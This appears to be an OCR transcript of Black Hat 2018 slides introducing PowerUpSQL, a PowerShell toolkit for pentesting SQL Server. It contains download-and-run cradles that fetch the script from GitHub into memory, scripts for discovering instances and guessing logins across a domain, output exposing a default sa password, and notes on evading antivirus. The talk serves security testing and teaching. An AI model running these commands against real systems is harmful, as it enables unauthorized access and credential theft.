



A PowerShell Toolkit for Attacking SQL Server

black hat
USA 2018
ARSENAL

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind



SQLC2

Community involvement:

- SQL Server Metasploit modules
- PowerShell Empire functions
- DBATools functions

Name:	Antti Rantasaari
Job:	Network & Application Pentester @ NetSPI
Slides:	http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/antti-rantasaari/
Code:	https://github.com/NetSPI/cmdsql https://github.com/netspi/PowerUpSQL

PowerUpSQL

SQLCMD.asp


Community involvement:


- SQL Server Metasploit modules
- DBATools functions

Presentation Overview

Tool Overview
SQL Server Security Basics
Attack Workflows, Functions, and Demos

- SQL Server Discovery
- Initial Access
- Defense Evasion
- Privilege Escalation
- Lateral Movement
- Command Execution
- Persistence
- Data Targeting
- Data Exfiltration





Tool Overview

Why SQL Server?

- Used in almost all enterprise environments
- Supports Windows authentication both locally and on the domain
- Lots of integration with other Windows services and tools

Why PowerShell?

- Native to Windows
- Run commands in memory
- Run managed .net code
- Run unmanaged code
- Avoid detection by weak Anti-virus / EDR configurations
- Already flagged as "trusted" by most application whitelist solutions
- A medium used to write many open source Pentest toolkits

What problem are we solving?

- There weren't a lot of flexible SQL Server attack tools available.
- Available tools often required DBA level knowledge to perform privilege escalation. So common attack techniques weren't very accessible and could be time consuming.
- We really liked the way Will Schroeder's PowerUp allowed less experienced admins to audit and attack their Windows builds.
- Conclusion:

  Let's make a flexible tool for hacking SQL Servers on scale that you can use without having to be a DBA ☺

  Enter **PowerUpSQL**

Project Goals

Functional Goals

1. **Discover** SQL Servers quickly and blindly
2. **Inventory** SQL Servers quickly (version, server configs, databases, data)
3. **Audit** SQL Servers for common insecure configuration quickly
4. **Escalate** SQL Server privileges quickly

Project Goals (Get-Abilities)


1. **Scalability** Run against multiple servers at the same time
2. **Flexibility** Pipeline support = One-Liner Heaven
3. **Portability**
   - .Net Framework libraries
   - PowerShell v.2 compliant (in theory)
   - No SMO dependencies
   - Single file

PowerUpSQL WIKI

The PowerUpSQL Wiki includes:

- Setup instructions
- Cheat sheets
- Function documentation
- Links to:
  - Blogs
  - Presentations
  - Videos

https://github.com/NetSPI/PowerUpSQL/wiki



Search or jump to... / Pull requests Issues Marketplace Explore

NetSPI / PowerUpSQL

Unwatch 75 | Unstar 571 | Fork 156

Code | Issues 2 | Pull requests 1 | Projects 0 | Wiki | Insights | Settings

PowerUpSQL Cheat Sheet

Edit | New Page

Scott Sutherland edited this page 21 days ago · 16 revisions

Below is a list of some of the most common PowerUpSQL functions used during pentests.

SQL Server Discovery Cheats

Description	Command
Discover Local SQL Server Instances	`Get-SQLInstanceLocal -Verbose`

Discover Remote SQL Server Instances	UDP Broadcast Ping
	`Get-SQLInstanceBroadcast -Verbose`
	
	UDP Port Scan
	`Get-SQLInstanceScanUDPThreaded -Verbose -ComputerName SQLServer1`
	
	Get the instance list from a file
	`Get-SQLInstanceFile -FilePath c:\temp\computers.txt | Get-SQLInstanceScanUDPThreaded -Verbose`

Discover Active Directory Domain SQL Server	`Get-SQLInstanceDomain -Verbose`

Pages 17

Introduction
- Overview
- Download
- Setup

Cheat Sheets
- PowerUpSQL Commands
- UNC Path Injection
- Connection Strings
- Code Templates

PowerUpSQL Blogs
- Introduction to PowerUpSQL
- Blindly Discover SQL Server Instances
- Finding Sensitive Data on


PowerUpSQL Code Templates

Handy for doing this manually!

Templates Include:

- TSQL
- csharp
- C++
- vbscript/jscript

https://github.com/NetSPI/PowerUpSQL/tree/master/templates



PowerUpSQL Setup Options

Description	Command
Download to Disk + Import Module	Download from https://github.com/NetSPI/PowerUpSQL Import-Module PowerUpSQL.psd1
Download/Import to Memory: Download Cradle 1	IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")
Download/Import to Memory: Common Download Cradle 2	&([scriptblock]::Create((new-object net.webclient).downloadstring("https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")))
Install Module from PowerShell Gallery	Install-Module -Name PowerUpSQL

PowerUpSQL Setup Options

Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

Script

```
PS C:\temp\PowerUpSQL> Import-Module .\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved v
erbs that might make them less discoverable. To find the commands with unapproved verbs, run t
he Import-Module command again with the Verbose parameter. For a list of approved verbs, type
Get-Verb.

PS C:\temp\PowerUpSQL> Get-Command -Module PowerUpSQL

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Create-SQLFileCLRDll                               1.103.10   PowerUpSQL
Function        Create-SQLFileXpDll                                1.103.10   PowerUpSQL
Function        Get-SQLAgentJob                                    1.103.10   PowerUpSQL
Function        Get-SQLAssemblyFile                                1.103.10   PowerUpSQL
Function        Get-SQLAuditDatabaseSpec                           1.103.10   PowerUpSQL
Function        Get-SQLAuditServerSpec                             1.103.10   PowerUpSQL
Function        Get-SQLColumn                                      1.103.10   PowerUpSQL
Function        Get-SQLColumnSampleData                            1.103.10   PowerUpSQL
Function        Get-SQLColumnSampleDataThreaded                    1.103.10   PowerUpSQL
Function        Get-SQLConnectionTest                              1.103.10   PowerUpSQL
Function        Get-SQLConnectionTestThreaded                      1.103.10   PowerUpSQL
Function        Get-SQLDatabase                                    1.103.10   PowerUpSQL
Function        Get-SQLDatabasePriv                                1.103.10   PowerUpSQL
```

Ln 114 Col 24 140%

Getting Help


PowerShell supports help natively:

- List functions

Get-Command –Module PowerUpSQL

- List help for function:

Get-Help FunctionName



Popular Functions

Attack Functions

- Invoke-SQLUncPathInjection
- Invoke-SQLAudit
- Invoke-SQLPrivEsc
- Invoke-SQLOsCmd
- Invoke-SQLDumpInfo
- Get-SQLServerLinkCrawl

General Use

- Get-SQLInstanceDomain
- Get-SQLServerInfo
- Get-SQLServerConfiguration
- Get-SQLDatabase
- Get-SQLColumnSampleData

```
PS C:\> Get-SQLInstanceDomain -Verbose | Get-SQLServerLoginDefaultPw -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 10 instances were found.
VERBOSE: mssql2014.demo.local,1433 : No named instance found.
VERBOSE: MSSQL2016.demo.local\MSSQLSERVER2016 : No instance match found.
VERBOSE: mssqlsrv01.demo.local\SQLSERVER2012 : No instance match found.
VERBOSE: mssqlsrv03.demo.local\SQLSERVER2008 : No instance match found.
VERBOSE: mssql2k5.demo.local,1433 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local,50939 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2014 : No instance match found.
VERBOSE: MSSQLSRV04.demo.local,50948 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2016 : No instance match found.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed default credentials - sa/RPSsql12345


Computer   : MSSQLSRV04
Instance   : MSSQLSRV04\BOSCHSQL
Username   : sa
Password   : RPSsql12345
IsSysAdmin : Yes
```

BlackHat Edition Functions

- New TSQL Templates
  - Lateral movement
- SQLC2
- SQLC2CMDS.dll Alpha
- Get-SQLPersistTriggerDDL
- Get-SQLPersistTriggerLogon
- Get-SQLQuery can spoof
  - Application names
  - Workstation names

black hat USA 2018 ARSENAL

SQL Server Security Basics


What is SQL Server?

What is SQL Server?

- A database platform
- A Windows application
- A set of Windows Services

Important Notes


- OS command are usually executed as the service account
- The service account is a sysadmin by default
- Clustered servers are required to have the same service account



How do I authenticate?

Account Types

- Windows Account
  - Used to login
  - Mapped to SQL Server login
- SQL Server Login
  - Used to login
  - Mapped to database account
- Database User
  - Used to access databases



Important Roles

Important Roles

- Server Roles
  - Sysadmin = Database Administrator
  - Public Role = Everyone with CONNECT

- Database Roles
  - Database Owner = SQL login that owns the database ☺
  - DB_OWNER role = Allows members to take most actions in the database

SQL Server Discovery

Discovery Techniques & Functions

OS Authentication Level	Technique	Function
Unauthenticated	Azure DNS brute force	Not currently supported
Unauthenticated	Azure DNS lookup OSINT	Not currently supported
Unauthenticated	TCP scan	Not currently supported
Unauthenticated	UDP scan	Get-SQLInstanceUDPScan
Unauthenticated	UDP broadcast ping	Get-SQLInstanceBroadcast
Unauthenticated	Obtain list of servers from a file	Get-SQLInstanceFile
Local User	Locate services and registry keys	Get-SQLInstanceLocal
Domain User	**Query ADS via LDAP for SPNs**	**Get-SQLInstanceDomain**


Demo: SQL Server Discovery

File Edit View Tools Debug Add-ons Help


```
PS C:\> Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs
 that might make them less discoverable. To find the commands with unapproved verbs, run the Impor
t-Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.

PS C:\>
```

Untitled1.ps1 | demo.ps1

```
# Import the module
Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1

Discover local instances
Get-SQLInstanceLocal -Verbose

# Discover domain instances
Get-SQLInstanceDomain -Verbose | Format-Table -AutoSize

# Discover shared service accounts
Get-SQLInstanceDomain -Verbose |
Group-Object DomainAccount

# Discover services running with specific account
Get-SQLInstanceDomain -Verbose -DomainAccount sqlsvc

# Check login access
Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
Select-Object Instance,Status

# Storing target to variable
$Targets = Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
where-Object {$_.Status -like "Accessible"}

# Using targets
$Targets
$Targets | Get-SQLServerInfo -Verbose
$Targets | Get-SQLDatabase
```




Initial Access



How do I get access?

Common Methods


- Attempt to login with local or domain user privileges (Very Common)
  - Computer accounts work too ☺
- Weak SQL Server login passwords
- Default SQL Server login passwords
- Default SQL Server login passwords associated with 3rd party applications




How do I get access?

Why can domain users log to SQL Server?


- Domain users added to role (Weee devops)
- Local users added to role
- Privilege inheritance (Mostly express versions)





Login Techniques & Functions


Attacker Perspective	Command Example
Unauthenticated	**$Output = Get-SQLInstanceUDPScan \| Get-SQLConnectionTestThreaded** -Verbose -Threads 15 **-Username testuser -Password testpass** **$Output**
Local User	**$Output = Get-SQLInstanceLocal \| Get-SQLConnectionTestThreaded** -Verbose **$Output**
Domain User	**$Output = Get-SQLInstanceDomain \| Get-SQLConnectionTestThreaded** –Verbose **$Output**
Alternative Domain User	**runas /noprofile /netonly /user:domain\user PowerShell.exe** **$Output = Get-SQLInstanceDomain \| Get-SQLConnectionTestThreaded** –Verbose **$Output**



Password Guessing Functions

SQL Server Authentication Level	Function	Description
Unauthenticated and Authenticated	Invoke-SQLAuditWeakLoginPw	Unauthenticated password guessing from files or Authenticated password guessing that leverages automatic SQL login enumeration
Unauthenticated	Invoke-SQLAuditDefaultLoginPw	Test for 3rd party applications that use default SQL Server credentials

Demo: Authenticated Password Guessing



